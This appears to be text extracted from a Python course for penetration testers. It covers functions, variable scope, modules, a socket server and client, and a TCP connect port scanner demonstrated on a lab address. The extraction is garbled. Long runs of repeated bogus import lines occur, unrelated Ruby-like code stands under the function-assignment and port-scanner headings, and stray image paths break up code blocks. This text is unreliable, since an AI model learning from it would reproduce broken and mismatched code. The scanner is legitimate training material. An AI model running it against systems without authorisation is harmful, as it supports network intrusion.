48 import keras.preprocessing.timeseries_dataset_from_array as PTSF
49 import keras.preprocessing.timeseries_dataset_from_array as PTSF
50 import keras.preprocessing.timeseries_dataset_from_array as PTSF
51 import keras.preprocessing.timeseries_dataset_from_array as PTSF
52 import keras.preprocessing.timeseries_dataset_from_array as PTSF
53 import keras.preprocessing.timeseries_dataset_from_array as PTSF
54 import keras.preprocessing.timeseries_dataset_from_array as PTSF
55 import keras.preprocessing.timeseries_dataset_from_array as PTSF
56 import keras.preprocessing.timeseries_dataset_from_array as PTSF
57 import keras.preprocessing.timeseries_dataset_from_array as PTSF
58 import keras.preprocessing.timeseries_dataset_from_array as PTSF
59 import keras.preprocessing.timeseries_dataset_from_array as PTSF
60 import keras.preprocessing.timeseries_dataset_from_array as PTSF
61 import keras.preprocessing.timeseries_dataset_from_array as PTSF
62 import keras.preprocessing.timeseries_dataset_from_array as PTSF
63 import keras.preprocessing.timeseries_dataset_from_array as PTSF
64 import keras.preprocessing.timeseries_dataset_from_array as PTSF
65 import keras.preprocessing.timeseries_dataset_from_array as PTSF
66 import keras.preprocessing.timeseries_dataset_from_array as PTSF
67 import keras.preprocessing.timeseries_dataset_from_array as PTSF
68 import keras.preprocessing.timeseries_dataset_from_array as PTSF
69 import keras.preprocessing.timeseries_dataset_from_array as PTSF
70 import keras.preprocessing.timeseries_dataset_from_array as PTSF
71 import keras.preprocessing.timeseries_dataset_from_array as PTSF
72 import keras.preprocessing.timeseries_dataset_from_array as PTSF
73 import keras.preprocessing.timeseries_dataset_from_array as PTSF
74 import keras.preprocessing.timeseries_dataset_from_array as PTSF
75 import keras.preprocessing.timeseries_dataset_from_array as PTSF
76 import keras.preprocessing.timeseries_dataset_from_array as PTSF
77 import keras.preprocessing.timeseries_dataset_from_array as PTSF
78 import keras.preprocessing.timeseries_dataset_from_array as PTSF
79 import keras.preprocessing.timeseries_dataset_from_array as PTSF
80 import keras.preprocessing.timeseries_dataset_from_array as PTSF
81 import keras.preprocessing.timeseries_dataset_from_array as PTSF
82 import keras.preprocessing.timeseries_dataset_from_array as PTSF
83 import keras.preprocessing.timeseries_dataset_from_array as PTSF
84 import keras.preprocessing.timeseries_dataset_from_array as PTSF
85 import keras.preprocessing.timeseries_dataset_from_array as PTSF
86 import keras.preprocessing.timeseries_dataset_from_array as PTSF
87 import keras.preprocessing.timeseries_dataset_from_array as PTSF
88 import keras.preprocessing.timeseries_dataset_from_array as PTSF
89 import keras.preprocessing.timeseries_dataset_from_array as PTSF
90 import keras.preprocessing.timeseries_dataset_from_array as PTSF
91 import keras.preprocessing.timeseries_dataset_from_array as PTSF
92 import keras.preprocessing.timeseries_dataset_from_array as PTSF
93 import keras.preprocessing.timeseries_dataset_from_array as PTSF
94 import keras.preprocessing.timeseries_dataset_from_array as PTSF
95 import keras.preprocessing.timeseries_dataset_from_array as PTSF
96 import keras.preprocessing.timeseries_dataset_from_array as PTSF
97 import keras.preprocessing.timeseries_dataset_from_array as PTSF
98 import keras.preprocessing.timeseries_dataset_from_array as PTSF
99 import keras.preprocessing.timeseries_dataset_from_array as PTSF
100 import keras.preprocessing.timeseries_dataset_from_array as PTSF
```



3.7 Functions

The general form of a function definition is:



```
def function_name(parameter1, parameter2,...):  
    function_statements  
    return expression
```

Where:

- **def** indicates a function definition
- **function_name** is the identifier of the function
- **parameters** is a comma-separated list of variables
- **function_statements** is the body of the function
- **return** exits a function and gives the execution back to the caller

Python functions body must be indented in order to delimit the start and the end of the function itself.

3.7 Functions

Define function
`my_sum`

Call function
`my_sum` and
store the value
returned in `x`

```
function.py - C:/Python_Samples/function.py
File Edit Format Run Options Windows Help

def my_sum (x,y):
    """ Return the sum """
    return x + y

#The return value is associated
#to variable x
x = my_sum(5,6)
print("Sum is:", x)

#print the function value
print(my_sum(5,6))

#print the function doc
print("my_sum doc:",my_sum.__doc__)
```

**Note that functions must be defined before they can be called*

```
Python Shell
File Edit Shell Debug Options Windows

Python 3.3.0 (v3.3.0:bd8afb90ebf2) on win32
Type "copyright", "credits" or "help()" to get more help.
>>>
Sum is: 11
11
my_sum doc: Return the sum
>>>
```

The program above shows how to define a function that returns the sum of two numbers. Note that every function should be documented.

3.7 Functions

For this purpose, we can use the triple-double quote right after the function definition in order to explain what that function does.

```
function.py - C:/Python_Samples/function.py
File Edit Format Run Options Windows Help
def my_sum (x,y):
    """ Return the sum """
    return x + y

#The return value is associated
#to variable x
x = my_sum(5,6)
print("Sum is:", x)

#print the function value
print(my_sum(5,6))

#print the function doc
print("my_sum doc:",my_sum.__doc__)
```

```
Python Shell
File Edit Shell Debug Options Windows
Python 3.3.0 (v3.3.0:bd8afb90ebf2
tel)] on win32
Type "copyright", "credits" or "?"
>>>
>>>
Sum is: 11
11
my_sum doc: Return the sum
>>>
```

We can then call this description by typing **function_name.__doc__**.

3.7 Functions

```
scope.py - C:/Python_Samples/scope.py
File Edit Format Run Options Windows Help
x = 10
def test_scope(z):
    f = x + z
    return f
print("before test_scope x is",x)
print("result:",test_scope(2))
print("after test_scope x is",x)
```

Global **x**.

Local

Global scope

Variable **z** and **f** are local and can only be used within the function

One of the most important things when using functions is to understand the scope of variables. In Python, each **call** to a function creates a new local scope as well as all the **assigned names** within a function that are local to that function.

3.7 Functions

Local

```
7% function.py - C:/Python_Samples/function.py
File Edit Format Run Options Windows Help
def my_sum (x,y):
    """ Return the sum """
    return x + y

#The return value is associated
#to variable x
x = my_sum(5,6)
print("Sum is:", x)

#print the function value
print(my_sum(5,6))

#print the function doc
print("my_sum doc:",my_sum.__doc__)
```

Global scope

Global x

Variables x and y are local to the function. Calling the function with x parameter overrides the value of the global x

The previous example is also useful to explain the variable scope. As you can see, two variables **x** are used, but they have different values depending on their scope. The **first x** is **local** to the function and can be used only within **my_sum**. Each change made to this variable has no effect outside the function. The **second x** is **global** and can be used in the entire program (within the single file).

3.7 Functions

With global statement

```
7% function_2.py - C:/Python_Samples/function_2.py
File Edit Format Run Options Windows Help
def change_global ():
    """ Return the sum """
    global x
    x = 1

x = 4

print("x before calling the function:", x)
change_global()
print("x after calling the function:", x)
```

```
>>>
x before calling the function: 4
x after calling the function: 1
>>> |
```

Without global statement

```
7% function_2.py - C:/Python_Samples/function_2.py
File Edit Format Run Options Windows Help
def change_global ():
    """ Return the sum """
    x = 1


x = 4

print("x before calling the function:", x)
change_global()
print("x after calling the function:", x)
```

```
>>>
x before calling the function: 4
x after calling the function: 4
>>> |
```

Global variables can be used within the function. To do that, we need to insert the keyword **global** followed by the variable name. For example, the above code shows how we can change the value of a global variable from within a function. Calling the function **without** the statement `global x` would always print 4.

3.7 Functions



```
76 by_position.py - C:/Python_Samples/by_position.py
File Edit Format Run Options Windows Help
def by_position(x, y):
    return x-y
res = by_position(10,30)
print(res)
```

```
>>>
-20
>>>
```


Parameters are usually passed **by position**; this means that when we call a function, the

parameters in the calling function are matched according to their order.

So the number of parameters used by the caller and the called function must be the same; otherwise, an exception will be raised.

3.7 Functions

In Python, we can change this behavior passing variables by name; this is possible by using the name of the corresponding parameter.



```
by_name.py - C:/Python_Samples/by_name.py
File Edit Format Run Options Windows Help
# eLearnSecurity 2013
def by_name(x, y):
    return x-y
res = by_name(y = 30, x = 10)
print(res)

>>>
-20
>>>
```

3.7 Functions

Another useful feature consists of assigning functions to variables.

Once a variable refers to a function, it can be used in the same way as the function.

```
23 # Experiment - the experiment will result in a
24 # observations - an array of Observations, in this case
25 # control - the control observation
26
27
28 def skillsize(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - !control
33   evaluate_candidates
34
35   freeze
36
37   context
38   experiment.context
39   end
40
41 # Define the name of the experiment
42
43 def experiment_name
44   experiment.name
45 end
46
47
48 # Define what the result is a match between an
49 def matched?
50   ...
51 end
52
53 # Define the result of a match
```

3.7 Functions

As shown in the following code, which is similar to the switch seen before, this can be very useful in conjunction with dictionaries.

```
switch.py - C:\Python_Samples\switch.py
File Edit Format Run Options Windows Help

def a(x):
    print("Sum of ",x,"+",x)
    return x + x
def b(x):
    print("Mul of ",x,"*",x)
    return x * x

function_switch = {
    1: a,
    2: b,
}

user = int(input("""Select an operation:
1) sum
2) mul
"""))

if user in function_switch:
    x = int(input("Insert a number: "))
    result = function_switch[user](x)
    print("the result is:",result)
else:
    print("Wrong input")
```

Function definition

Assign function **a** and **b** to dictionary values and use the key to select them

Print a selection menu

Check if the user input is valid. If true, get a value from the user, then call the right function using the dictionary (*function_switch*) and print the result

3.7 Functions

```
switch.py - C:\Python_Samples\switch.py
File Edit Format Run Options Windows Help

def a(x):
    print("Sum of ",x,"+",x)
    return x + x

def b(x):
    print("Mul of ",x,"*",x)
    return x * x

function_switch = {
    1: a,
    2: b,
}

user = int(input("""Select an operation:
1) sum
2) mul
"""))

if user in function_switch:
    x = int(input("Insert a number: "))
    result = function_switch[user](x)
    print("the result is:",result)
else:
    print("Wrong input")
```

Select an operation:
1) sum
2) mul
1
Insert a number: 5
Sum of 5 + 5
the result is: 10
>>>

The user chooses option 1 and types 5.

user = 1

x = 5

function_switch[user](x) is then
function_switch[1](5)

function_switch[1] is a then
a(5) is called

Then **result = function_switch[1](5)** is then executed.
Since the value of **function_switch[1]** is **a**, the function **a(5)** is called, and the result is stored in the variable **result**.

Modules




3.8 Modules

A module is a file that contains source code. The main purpose of modules is to group Python functions and objects in order to organize larger projects. Note that in addition to Python code, we can also import C++ object files.

Let's see then how to create a new module and how we can use it.

3.8 Modules




```
my_double.py - C:/Python33/my_double.py
File Edit Format Run Options Windows Help

""" my_double module """


some_variable = "Just a string"

def my_double(x):
    """ Double the input """
    return x*2
```



First, we need to create a new file and insert our code into it. Let's suppose we want to create a function that returns the double of a number. Once we have our code, save the file into the Python directory and name it "*my_double.py*".

3.8 Modules



```
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 14:50:02) on win32
Type "copyright", "credits" or "license()" for more
>>> import my_double
>>> my_double.some_variable
'Just a string'
>>> my_double.my_double(5)
10
>>> my_double.__doc__
' my_double module '
>>> my_double.my_double.__doc__
' Double the input '
>>> my_double.
```

The screenshot shows a Python Shell window with a menu bar (File, Edit, Shell, Debug, Options, Windows, Help). The command prompt shows the user has imported a module named 'my_double'. Subsequent commands show access to 'my_double.some_variable' (a string), 'my_double.my_double(5)' (a function call returning 10), 'my_double.__doc__' (module documentation), and 'my_double.my_double.__doc__' (function documentation). A dropdown menu is visible below the prompt, showing 'my_double' and 'some_variable' as options.

We can use objects defined within the imported module.

Print the documentation of the module and the function

When a module name is typed in, *Ctrl + spacebar* will print a menu with all the objects of that module

Now we can run a new shell and import our module. To do it, let's type the keyword **import** followed by the name of our file (`my_double`). Once we import the module, if no errors or warnings are raised, we can use objects defined in it by typing the *module name* and the *object name* separated by a dot (**`my_double.some_variable`**).

3.8 Modules

In the previous example, we had to write the module name each time we wanted to use an object. In order to directly use an object, we can use the following syntax:


```
from module_name import object_name1, object_name2,...
```

Moreover, if we want to import all functions and objects within the module, we can also use the following syntax:


```
from module_name import *
```

3.8 Modules

Below are some screenshots of the previous commands:



```
Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:5
tel)] on win32
Type "copyright", "credits" or "license()" for more
>>> from my_double import some_variable
>>> some_variable
'Just a string'
>>> from my_double import my_double
>>> my_double(5)
10
>>>
```



```
Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:5
tel)] on win32
Type "copyright", "credits" or "license()"
>>> from my_double import *
>>> some_variable
'Just a string'
>>> my_double(5)
10
>>> |
```

Scripting for Pentesters



3.9 Scripting for Pentesters

Now that we have all the basic knowledge required to write small Python programs, let's look at some code examples that can be useful to a Penetration Tester.

```
1 # Import the necessary modules
2 import sys
3 import os
4 import re
5 import json
6 import hashlib
7 import random
8 import string
9 import time
10 import datetime
11 import logging
12 import argparse
13 import requests
14 import urllib3
15 import ssl
16 import socket
17 import threading
18 import multiprocessing
19 import subprocess
20 import shutil
21 import tempfile
22 import tempfile
23 import tempfile
24 import tempfile
25 import tempfile
26 import tempfile
27 import tempfile
28 import tempfile
29 import tempfile
30 import tempfile
31 import tempfile
32 import tempfile
33 import tempfile
34 import tempfile
35 import tempfile
36 import tempfile
37 import tempfile
38 import tempfile
39 import tempfile
40 import tempfile
41 import tempfile
42 import tempfile
43 import tempfile
44 import tempfile
45 import tempfile
46 import tempfile
47 import tempfile
48 import tempfile
49 import tempfile
50 import tempfile
51 import tempfile
52 import tempfile
53 import tempfile
54 import tempfile
55 import tempfile
56 import tempfile
57 import tempfile
58 import tempfile
59 import tempfile
60 import tempfile
61 import tempfile
62 import tempfile
63 import tempfile
64 import tempfile
65 import tempfile
66 import tempfile
67 import tempfile
68 import tempfile
69 import tempfile
70 import tempfile
71 import tempfile
72 import tempfile
73 import tempfile
74 import tempfile
75 import tempfile
76 import tempfile
77 import tempfile
78 import tempfile
79 import tempfile
80 import tempfile
81 import tempfile
82 import tempfile
83 import tempfile
84 import tempfile
85 import tempfile
86 import tempfile
87 import tempfile
88 import tempfile
89 import tempfile
90 import tempfile
91 import tempfile
92 import tempfile
93 import tempfile
94 import tempfile
95 import tempfile
96 import tempfile
97 import tempfile
98 import tempfile
99 import tempfile
100 import tempfile
```



3.9 Scripting for Pentesters

The following is a list of the Python programs we are going to write:

- Network Sockets
- HTTP Verbs Enumerator
- Port Scanner
- Login brute force
- Backdoor



3.9.1. Network Sockets

The first program we are going to write will use sockets. **Network sockets** are used in computer networks to exchange data (packets) between two endpoints (from a source to a destination).

If you want to know more about Python sockets, you can use the following link:

<http://docs.Python.org/3/library/socket.html>

3.9.1. Network Sockets

What we are going to write is a program that binds itself to a specific address and port and will listen for incoming TCP communications (a server)



3.9.1. Network Sockets

The following code is a working example of a server. First, we need to import the socket module and then get the address and the port from the user.


```
File Edit Format Run Options Windows Help
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

Here we create a new socket using the default family socket (AF_INET) that uses TCP and the default socket type connection-oriented (SOCK_STREAM).



```
File Edit Format Run Options Windows Help
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

The program will then print a message showing the address of the connected client and then will start an infinite loop in order to get and print all the messages received from it.

```
File Edit Format Run Options Windows Help
import socket


SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

Once the socket is configured, we print a message saying that the server is up. Then, we use the `accept` function to accept incoming connections. This function returns two values:

- **connection**: is the socket object we will use to send and receive data
- **address**: it contains the client address bound to the socket

A screenshot of a code editor window with a menu bar (File, Edit, Format, Run, Options, Windows, Help). The code is a Python script for a simple network socket server. It imports the socket module, prompts the user for a server IP address and port, binds the socket to these values, and starts listening. It then enters a loop where it accepts incoming connections, prints the client address, and receives data. A red arrow points from the text 'connection' in the list above to the 'connection' variable in the code.

```
File Edit Format Run Options Windows Help
import socket


SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
```


3.9.1. Network Sockets

The **bind** function binds the socket to the provided address and port, while the **listen** function instructs the socket to listen for an incoming connection.

The argument **1** specifies the maximum number of queued connections.



```
File Edit Format Run Options Windows Help
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

SERVER

```
Python Shell
File Edit Shell Debug Options W
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48
tel)] on win32
Type "copyright", "credits" or "license()" for more info
>>> ===== RESTART =====
>>>
Type the server IP address: 192.168.1.131
Type the server port: 44444
Server started! Waiting for connections...
Client connected with address: ('192.168.1.134', 42815)
Hello!
|
```

CLIENT

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc 192.168.1.131 44444
Hello!
-- Message Received --
```

Above we can see the communications between the server (our Python program) and a client (in this example *netcat* running on another machine).

3.9.1. Network Sockets

In the previous example, we saw how easy it was to create a server using the socket module.

Let's practice with Python. Your task is to now use the socket module to create a simple client that starts a connection to the Python server and then sends a message. This time, instead of using the **bind** and **listen** function, we have to use the function named **connect**.



3.9.1. Network Sockets

Solution!

Please continue only if you have solved the exercise.



3.9.1. Network Sockets

Here we see a simple example of a Python client. We get the server address and port from the user, then we start the connection (**connect**) and send a message (**sendall**).

Note that we need to encode the message with the **encode()** function.

CLIENT

```
client.py - C:/python_samples/client.py
File Edit Format Run Options Windows Help
import socket

SER_ADDR = input("Type the server IP address: ")
SER_PORT = int(input("Type the server port: "))

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SER_ADDR, SER_PORT))
print("Connection established")

message = input("Message to send: ")
my_sock.sendall(message.encode())
my_sock.close()
```

SERVER

```
Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:14) on win32
Type "copyright", "credits" or "license()" for more
>>> ===== RESTART =====>>>
>>> Type the server IP address: 192.168.1.131
>>> Type the server port: 44444
>>> Connection established
>>> Message to send: Hi server!!
>>> |

Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:14) on win32
Type "copyright", "credits" or "license()" for more
>>> ===== RESTART =====>>>
>>> Server started! Waiting for connections...
>>> Client connected with address: ('192.168.1.1', 8053)
>>> Hi server!!
>>> |
```

3.9.2. Port Scanner

In the next example, we are going to write a simple port scanner.

The script takes an IP address and a port range and verifies if the provided ports are open or not.

```
23 # @param host - the IP address to scan
24 # @param port_range - the range of ports to scan
25 # @param timeout - the timeout for each port scan
26 # @param control - the control observation
27
28 def scan_ports(host, port_range, timeout, control):
29     @experiment = experiment
30     @observations = observations
31     @control = control
32     @candidates = candidates
33     evaluate_candidates
34
35     freeze
36
37     @control = control
38     experiment.context
39     end
40
41     # Update the name of the experiment
42     def experiment_name
43         experiment.name
44     end
45
46     # Update the result a match between the
47     def matched?
48         ...
49     end
50
51     @candidates/result.rb 1.1
```

3.9.2. Port Scanner

Similarly to the previous example, we have to import the socket module. Instead of using the **connect()** function we are going to use the **connect_ex()** function, which returns 0 if the operation succeeded; otherwise, it returns an error code. This way we will know if the connection occurred or not.



3.9.2. Port Scanner

The script we are going to write will use a full three-way handshake. Do you remember it?

You should have already studied it in the networking basics section.

```
23 # @param host - the host to scan
24 # @param port - the port to scan
25 # @param timeout - the timeout for the scan
26 # @param control - the control observation
27
28 def initialize(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   @context =
38     experiment.context
39   end
40
41   # Initialize the name of the experiment
42   def experiment_name
43     @experiment.name
44   end
45
46   # Define the result a match between an observation and a control
47   def match?
48     # ...
49   end
50
51   # ...
52 end
```




3.9.2. Port Scanner

If you want to see what our Python code does while you program, please consider running Wireshark in the background. It can be a great way to ensure everything is working properly.



3.9.2. Port Scanner

This simple code works well for our purpose. We first get the IP address and the port range to scan from the user. Then in the **for** loop, the code tries a connection to each port in the range provided. If the result of the connection is 0 the port is open; otherwise, it is considered closed.



```
portscanner.py - C:/python_samples/portscanner.py
File Edit Format Run Options Windows Help

import socket

target = input('Enter the IP address to scan: ')
portrange = input('Enter the port range to scan (es 5-200): ')


lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print('Scanning host ', target, 'from port', lowport, 'to port', highport)

for port in range(lowport, highport):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target, port))
    if(status == 0):
        print('*** Port', port, '- OPEN ***')
    else:
        print('Port', port, '- CLOSED')
    s.close()
```

3.9.2. Port Scanner

The image we see here is the result of a scan performed with our program against the target 192.168.1.131 on ports in the range 20 to 35.

A screenshot of a Python Shell window titled "Python Shell". The window has a menu bar with "File", "Edit", "Shell", "Debug", "Options", "Windows", and "Help". The main text area shows the following output:

```
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:57:
D64)] on win32
Type "copyright", "credits" or "license()" for more in
>>> ===== RESTART =====
>>>
Enter the IP address to scan: 192.168.1.131
Enter the port range to scan (es 5-200): 20-35
Scanning host 192.168.1.131 from port 20 to port 35
Port 20 - CLOSED
Port 21 - CLOSED
Port 22 - CLOSED
*** Port 23 - OPEN ***
